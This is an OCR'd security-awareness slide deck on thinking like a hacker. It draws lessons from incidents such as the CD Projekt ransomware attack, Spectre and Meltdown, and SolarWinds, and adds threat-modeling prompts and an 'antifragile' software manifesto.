
Check Status


This service accessible through the Tor network:
http://f2d2v7soksbskekh.onion/






Rank	Ransomware
1	Sodinokibi
2	Egregor
3	Ryuk
4	Netwalker
5	Maze







February 9, 2021 Ransomware Attack

CD PROJEKT®


Yesterday we discovered that we have become a victim of a targeted cyber attack, due to which some of our internal systems have been compromised.

An unidentified actor gained unauthorized access to our internal network, collected certain data belonging to CD PROJEKT capital group, and left a ransom note the content of which we release to the public. Although some devices in our network have been encrypted, our backups remain intact. We have already secured our IT infrastructure and begun restoring the data.

We will not give in to the demands nor negotiate with the actor, being aware that this may eventually lead to the release of the compromised data. We are taking necessary steps to mitigate the consequences of such a release, in particular by approaching any parties that may be affected due to the breach.

We are still investigating the incident, however at this time we can confirm that — to our best knowledge — the compromised systems did not contain any personal data of our players or users of our services.

We have already approached the relevant authorities, including law enforcement and the President of the Personal Data Protection Office, as well as IT forensic specialists, and we will closely cooperate with them in order to fully investigate this incident.



https://twitter.com/CDPROJEKTRED/status/1359048125403590660?s=19

“Learn from the mistakes of others. You can't live long enough to make them all yourself.”

— **Eleanor Roosevelt**

Spectre & Meltdown Jan 2018

- Hardware Vulnerabilities that allow malicious programs to read the data that other programs stored in memory.
- At risk were Personal Computers, Smartphones, and Cloud Servers
  - Meltdown affected Intel CPUs, Xen paravirtualization, and containers (Docker, LXC, etc.)
  - Spectre impacted Intel, AMD, and ARM processors
- Spectre mitigations typically impacted performance 2-5%, sometimes much more.
- The exploitation does not leave any traces in traditional log files
- Unknown if used in the wild at time of discovery!!


Why is it called Meltdown?
The vulnerability basically melts security boundaries which are normally enforced by the hardware.

Why is it called Spectre?
The name is based on the root cause, speculative execution. As it is not easy to fix, it will haunt us for quite some time.

https://meltdownattack.com/


Solarwinds Attack

SANS Webcasts on the Attack



"Former SolarWinds CEO blames intern for 'solarwinds123' password leak" – CNN


>1000 Hackers & 4000 Lines of Rogue Code – Microsoft



Attacker bundled Trojan code into Orion on Build Server. Then, the malicious DLL file was distributed via Orion's automatic update mechanism.

Continuous Updates from SecurityWeek.com

Initial Access	Execution	Persistence	Escalation	Evasion	Credential/ Discovery	Lateral Movement	Collection	Exfiltration	Command and Control



Anti-Fragile

"Antifragility is stronger than resilience or robustness. The resilient entity resists shocks and stays the same; the antifragile entity gets better."

"Some things benefit from shocks; they thrive and grow when exposed to volatility, randomness, disorder, and stressors and love adventure, risk, and uncertainty."

N. N. Taleb

The Antifragile Software Manifesto

P. 1 – Our highest priority is to satisfy the customer by building a non-linear, proactive, and self adaptive system

P. 2 – We welcome changing scenarios where unexpected events (Black Swans) are the real paradigm shifting entities

P. 3 – We deliver assuring embedded and adaptive fault tolerance

P. 4 – All stakeholders, and the broader environment, lead the antifragile organization

P. 5 – Build antifragile projects around motivated, skilled and open-minded people. Give them the environment and support they need, and trust them to get the job done

P. 6 – The most efficient and effective method of building an antifragile organization is building on honest, open and transparent communication

P. 7 – Continuous exposure to faults and automatic fixing is the primary measure

P. 8 – An antifragile organization promotes a context aware environment. The stakeholders should be able to maintain a system indefinitely

P. 9 – Continuous attention to technical excellence, reality, redundancy

P. 10 – Error loving - the art of learning to be antifragile – is essential

P. 11 – Antifragile architectures emerge from self – organizing, context aware teams

P. 12 – At regular intervals, the developing team reflects about the context situation, on how to become more effective, then tunes and adjusts its behavior accordingly

What is a Hacker?

"A hacker is someone who thinks outside the box. It's someone who discards conventional wisdom, and does something else instead. It's someone who looks at the edge and wonders what's beyond. It's someone who sees a set of rules and wonders what happens if you don't follow them. A hacker is someone who experiments with the limitations of systems for intellectual curiosity."

—Bruce Schneier

Timothy C. Summers

How Hackers Think

"What would happen if…?"

- Skilled hackers are strategists. Their strategies are based on many cognitive mechanisms, such as **patterning** and mental logic.
- In the mind of a hacker, a **mental model** is not a procedural flow of tasks, but a way of thinking about something specific.
- Hackers form their strategies through **comparative analysis** and patterning.
- Hackers look for **anomalies** because they are peculiar and warrant further investigation.
- Developing a strong strategy requires **personal reflection** and **social exploration**.
- Hackers construct **narratives** to help them understand their adversaries.
- Through narrative construction, hackers can use **profiling** and **mental models** of their opponents to conceptualize the opponent's potential strategies.


In their own words…

"… and so his attack pattern was he had to chain together 14 different attacks to get from Point A to winning the prize [breaking into the target system]…and you think wow, that guy's determined."

"I'm looking for similar type design flaws where I know from past experience that if I see this in your code, if you do certain things, you're probably gonna be vulnerable."

"How can I predict, how can I anticipate what they're going to do? Where do I need to be in the network so that they can't see me?"


Everything is Part of a Supply Chain




B2B

Serverless

SOA






Threat Modeling

- Value to the Offense & Defense
- CWE + CAPEC + **ATT&CK** + OWASP + STRIDE
- **Trust Boundaries** → Have they all been identified? and defended?
- **Controls Gaps** → Are all controls operating as originally intended?
- Where does the "common" mental map over-simplify the actual terrain ← How can this be exploited (**The Map is not the terrain**)
- What are the assumptions? What can be fiddled with? Lied to?
- Confirm you have permission to test your own stuff! **

Where is the misplaced trust?



Why You Should Embrace Your Inner Hacker

A Harvard Business Review Article [1] cited four human drives that influence behavior and emotions:

- **The Drive to Acquire** – Not just physical goods but also experiences and social status
- **The Drive to Bond** – Explains why motivation increases if one is proud to belong to the group
- **The Drive to Comprehend** – There is a human need to make sense of the world, to create meaning out of the events in our lives, and to produce theories and rational explanations. We are motivated by challenges and opportunities to learn and grow.
- **The Drive to Defend** – We have a human need to defend the people and things that we care about. When satisfied, one feels a sense of confidence and security

"We spend so much time worrying about malware and woes in this industry that we forget to take care of each other"

–Joshua Corman, Akamai Technologies [2]


Recent research shows that sharing experiences makes them more intense and reduces feelings of isolation [3,4]

How To Embrace Your Inner Hacker

- Learn how software vulnerabilities are introduced (Adam Gowdiak of Security Explorations)
- Spot and mitigate non-conformity with Security Best Practices (LinkedIn Breach)
- Think like an artist, not a copycat. Provoke unconventional thinking (Duchamp's Fountain)
- Strategize multiple chess-moves ahead (Mat Honan's Hack)
- Refine your mental models (Bitsquatting) *The map is not the territory*
- Lie to your software and see what breaks (Heartblead)
- Focus on legacy code that is being used in ways never intended (Shellshock)
- Learn from the success and failures of both your friends and foes (Cryptolocker)
- Do not blindly trust ANY opaque box, not even your CPU (Spectre & Meltdown)
- Put guardrails on your automation and tooling (Solarwinds)

